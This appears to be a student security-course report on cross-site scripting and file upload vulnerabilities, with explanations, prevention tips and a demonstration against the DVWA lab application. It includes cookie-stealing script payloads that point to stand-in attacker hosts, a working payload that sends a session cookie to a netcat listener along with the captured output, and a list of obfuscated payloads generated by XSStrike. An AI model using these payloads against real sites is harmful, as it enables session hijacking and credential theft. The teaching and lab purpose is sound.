School of Computer Science and Engineering

Cross Side Scripting And File Upload Attack

Information Security Analysis and Audit

L19 + L20

19BDS0006 RASHI MAHESHWARI

Guided by: SENDHIL KUMAR K.S

1. Project Description – (Aim, Objective and Motivation)

Web applications are becoming very important in all kinds of business models and organizations. Today, most critical systems such as those related to health care, banking, or even emergency response, are relying on these applications. They are a necessary mediator to provide access to the various online dynamic web services. As more features add to making interactive and efficient web applications, attackers get more options to bypass those vulnerabilities. According to OWASP Community, the number of web attacks is increasing drastically since last few years. Cross Site Scripting (XSS) and File Upload are some of the vulnerabilities commonly found on websites which affects both the client and server. These types of attack usually take place due to vulnerabilities of user Interface. This project discusses why the Cross Site Scripting Attack is so threatening and what are the potential consequences of such kind of attacks. Further, this project provides various techniques and approaches to prevent critical XSS attacks vulnerabilities. It also discusses about file upload attack and techniques that should be followed to prevent this kind of vulnerability.

2. Introduction – (Purpose & Scope)

Data security on the internet is synonymous with a website and a computer network that connects to one another. In the context of computer networks, any existing data on a computer that is connected to another computer, is unsafe, so need to do some way to secure the data so that cannot be accessed by another computer. Each website is created using a series of codes to be able to display data that is public and accessible or accessible to everyone. However, usually on the server computer where the website is stored, there are also data that are confidential or private, so it is not allowed to be accessed by the public. This project focuses on cross side scripting and file upload vulnerabilities present in websites. It also discusses various techniques and ways of attack that usually done on the internet website, in order to implement various ways of handling so that the existing website can be more secure against the attack. The results have been obtained that is known some weaknesses and attacks that occur on a website. This project mainly focuses on website script for security improvement. But, the improvements that have been done still cannot guarantee the website 100% safe, it is because that in the world of data security in addition to the web and server side is fixed, must also be viewed from the network security.

3. Description about Information Security concept used in the project

3.1 Cross Side Scripting Attack

Nowadays, most websites also include dynamic elements. For example, data gets pulled from the database or it asks for user input and uses that user input for doing something. You might see an input form where the user submits information and the information and the application sends that information to another page via the URL. The other page grabs that URL and passes the information in it to grab what the user submitted. Essentially, allowing the user to modify that page.

This means that under the right circumstances, the attacker can use that to send a script payload via this vulnerable input and then modify the application to do something that it wasn't intended to do. In other words, the attacker could inject a malicious script, which would then get loaded by the browser since, the browser thinks that it is a part of webpage and it needs to load the script for that webpage to function properly, enters cross-side scripting.

Cross-Side Scripting (XSS) is a type of injection attack where malicious scripts are injected in trusted websites, and executed by the visitor's browser.


Type of XSS attacks:

1. Reflected XSS

Imagine, that you receive an email, that looks to be a legitimate from that website claiming to be sent by someone from the marketing team announcing a brand-new feature that you are going to love. The app receives the URL request we clicked on. It grabs the search request query parameter, sends it to the server for processing and populates the application search with that parameter, which in this case is a malicious script, and the sends the result back to the user from the server. Since the application outputs our search query on the page, it reflects the scripts back to the user, causing the browser to execute that script as if it were a part of the legitimate application and as if it was meant to be rendered on the original page.

The attacker might quietly add a fake sign in form to the page to the page with an error message saying that you need to log in in order to see the new feature, except that the result of the login form would get send to a remote server being monitored by the attacker. And then they will have the credentials, or if you're already logged in, the malicious script could simply grab your cookie information and send it to that same remote server, giving attacker access to your session information, and therefore, again being able to log in.


Reflected XSS is typically achieved through a constructed URL like this:



```
https://example.com/search?q=%3Cscript%20src%3Djavascript%3Aalert%28%22alert%22%29%3E
```

2. Stored (Persistent) XSS

Let say, that an e-commerce website lets users post comments and are vulnerable to persistent attack. An attacker goes and adds a comment saying something like this:




```
This is the best product for
the price that I've found!
<script src="http://malicious.com/
malicious-script.js"></script>
```

Now, every time a user visits that page, the script will load and execute, high jacking the user session cookie or whatever ese it's doing without that user ever even realizing it or having to click on any malicious link. They were compromised simply by visiting what they thought were a safe and trusted product page.

3. DOM-based XSS

DOM-based XSS payload is executed by front-end code after the website's own legitimate JavaScript is executed. Payload is typically delivered via URL or stored. Consider, a search application that that an input from you and display that. Now, suppose an attack sends you an URL containing a malicious code. This search query is executed by JavaScript and if JavaScript trusts that data without cleaning it out first, then the script will be added to the DOM, which will cause the browser to execute that script. Here, malicious code calls the attackers website at the URL containing that document.cookie.value, the user's cookies will be sent to the URL for the attacker to see. All they have to do is monitor requests going through their servers.



```
https://website.com/search?keyword=<script>window.location='https://attacker.com?cookie='+document.cookie</script>
```

```
<html>
  <h2>Your Search:</h2>
    <div id="results">You searched for:
    <script>window.location='https://attacker.com/?
    cookie='+document.cookie</script> </div>
    <script>
      var search = document.getElementById('search').value;
      var results = document.getElementById('results');
      results.insertAdjacentHTML('afterend', 'You searched
      for: ' + search);
    </script>
</html>
```

Impact of XSS:

Successful exploitation of exercise can do a lot of damage. If an attacker is able to inject malicious code into our application, then the browser may end up believing that a script comes from a trusted source and it will et the script access a kinds of information, like cookies by using document.cookie, session tokens or other sensitive information stored in the browser and can used with the site to :

1. Grant login access or steal credentials.
2. Authorize unwanted payments.
3. Redirect users to look-alike websites.
4. And may more…

3.2 File Upload Attack

File upload vulnerability is a common security issue found in web applications. Whenever the web server accepts a file without validating it or keeping any restriction, it is considered as an unrestricted file upload.

In many web servers, the vulnerability depends entirely on its purpose, allowing a remote attacker to upload a file with malicious content. This might end up in the execution of unrestricted code in the server. File upload vulnerability can be exploited in many ways, including the usage of specially crafted multipart form-data POST requests with particular filename or mime type.

The consequences include whole system acquisition, an overloaded file system or database, diverting attacks to backend systems, and simple defamation.

Types of file upload vulnerability

There are two basic kinds of file upload vulnerabilities. The descriptive names are (these are rarely used):

1. Local File Upload Vulnerability

A local file upload vulnerability is a vulnerability where an application allows a user to upload a malicious file directly which is then executed. Local file upload vulnerability allows an application user to upload or drop a malicious file directly into the website.

2. Remote File Upload Vulnerability

When an application does not allow its users to upload a file directly and instead provides a permission to give a URL, then remote file upload vulnerability is possible. The user uploaded file is then saved into the disk in a publicly accessible directory. After that an attacker can execute the file and gain access to the website. Once an attacker has gained access, they can compromise the restricted data or even perform denial of service attacks.

The "Tim thumb vulnerability" that has affected a huge number of plugins was a remote file upload vulnerability. In this case, the image library allowed developers a way to specify an image URL in the query string. So, TimThumb.php will download that image from the web. Attackers can manipulate the image URL and create a php file that is hosted on their website. Then Tim thumb will store the php file in the victim's website which can be publicly accessible. This paved the way for attackers to access the php file and execute malicious scripts.

Impact of file upload vulnerabilities:

The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result, the severity of this type of vulnerability is high.

1. Server-side attacks: The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, or exploit the local vulnerabilities, and so forth.
2. Client-side attacks: Uploading malicious files can make the website vulnerable to client-side attacks such as XSS or Cross-site Content Hijacking.
3. Takeover of the victim's entire system through a server-side attack.

4. Files are injected through the malicious paths. So, existing critical files can be overwritten as the .htaccess file can be embedded to run specific scripts.
5. Inject phishing pages to discredit the web application.
6. File uploads may expose critical internal information in error messages such as server-internal paths.

4. Proposed work / Prevention of these vulnerabilities

4.1 XSS vulnerabilities:

As we know, cross-side scripting is a type of code injection, and in order to prevent unintended code injection, we need to securely handle inputs.

There are two main ways of securely handling inputs:

1. Encoding: Escapes user input so that the browser interprets it only as data and not as code.
2. Validating: Filters the user input to prevent any unexpected data (i.e., a number field should only contain numbers).

4.2 File Upload vulnerabilities:

As we know, file upload vulnerabilities happens when someone tries to upload a file on server, and in order to prevent this, we need to securely handle file upload options.

There are three main ways of securely handling file upload options:


1. Never allow users to upload executables (php, exe, etc.).
2. Check the file type and the file extension.
3. Analyse the uploaded file itself, recreate it and remove it.

5. Complete Demonstration of the project

5.1 XSS Attack

I have implemented XSS attack on a very famous website, DVWA - Damn Vulnerable Web Application which is most commonly used by security professional to understand and implement various type of web attacks.

First, I have implemented Reflected XSS attack. Basically, this webpage allow user to enter their name and then display that name.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Rashi

Hello Rashi

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

An attacker can exploit this, by entering some script as input and then sending the link to victim. And when victim click on that link, it can send user's cookie data to the attacker.

Playload that I've used here to exploit xss vulnerabilities is:


<script>new Image().src="http://127.0.0.1:4444?output="+document.cookie;</script>

Starting a server that will receive cookie information from victim's browser:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Exploiting xss vulnerability using that playload:




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? ="+document.cookie;</script>

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Victim opens the link and all the cookie information is send to server.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 60732
GET /?output=PHPSESSID=v8ldb9dsuk2covhu6ieg9qjt33;%20security=low HTTP/1.1
Host: 127.0.0.1:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1/vulnerabilities/xss_r/?name=%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2F127.0.0.1%3A4444%3Foutput%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E
Cookie: PHPSESSID=v8ldb9dsuk2covhu6ieg9qjt33; security=low
```


There are various tools that provide features that can automatically test xss vulnerabilities and then give you a list of payloads that can be used for exploitation. One of the most famous tools is xsstrike.



```
┌──(kali㉿kali)-[~/Documents/XSStrike]
└─$ python xsstrike.py -u http://localhost/vulnerabilities/xss_r/?name=query --headers "Cookie: security=low; PHPSESSID=v8ldb9dsuk2covhu6ieg9qjt33" --skip-dom

        XSStrike v3.1.4

[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
------------------------------------------------------------
[+] Payload: <DeTAIls/+/ontogGLE%0a=%0aa=prompt,a()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <deTailS/+/onpoiNTERenTer%0d=%0d[8].find(confirm)//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <a%0donPointereNtEr%0a=%0a[8].find(confirm)>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <hTML%0dONMOUSeoveR+=+(prompt)``%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <a%0doNpoIntERENteR%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <DEtaiLs%0dONTogGLE%0a=%0aconfirm()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <HtMl%0aonpOIntErenteR%0a=%0a(confirm)()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <D3V%09oNPoInTerEnteR%0d=%0dconfirm()>v3dm0s
[!] Efficiency: 100
```

Above figure shows various payloads found by xsstrike tool.

Now, let’s see stored xss attack. Basically, this webpage allows user to comment which is stored in database which means anyone who open this webpage will be able to see all the comments.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Sign Guestbook | Clear Guestbook

Name: test
Message: This is a test comment.

Name: Rashi
Message: Hello

Name: ghds
Message: hu

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting

Attacker can add a script as a comment and so every time someone sees the comment section, the script will run and attacker can take advantage of this to obtain sensitive information.

Suppose, attacker gives a html code of form as an input. So, every time someone sees that comment, they will think that in order to see this comment, they need to login and thus when they will provide login information, attacker will receive that information on his server.

But, since there is a length restriction on the client side, it is difficult to perform this. So, to overcome this, a tool called zap can be used which acts as a proxy that can intercept and inspect messages that are being sent between the browser and the web application.

Open zap and launch browser, and then set the intercept on.


OWASP ZAP - OWASP ZAP 2.10.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
History Search Alerts Output WebSockets

Contexts
Default Context
Sites
https://tracking-protection.cdn.mozilla.net
https://location.services.mozilla.com
https://push.services.mozilla.com
https://shavar.services.mozilla.com
https://firefox.settings.services.mozilla.com
http://127.0.0.1

Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.
The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore: http://127.0.0.1 Select...
Enable HUD: ✓
Explore your application: Launch Browser Firefox


You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

Channel: -- All Channels -- Filter:OFF

Channel	↔	Timestamp	Opcode	Bytes	Payload
#2.105	←	08/12/21, 12:06:18.587	1=TEXT	513	{"event.type":"alert.added","event.publishe...
#2.106	←	08/12/21, 12:06:18.601	1=TEXT	509	{"event.type":"alert.added","event.publishe...
#2.107	←	08/12/21, 12:06:22.797	1=TEXT	121	{"event.type":"domain.upgraded","event.p...
#2.108	←	08/12/21, 12:06:22.814	1=TEXT	294	{"event.type":"href.added","event.publishe...
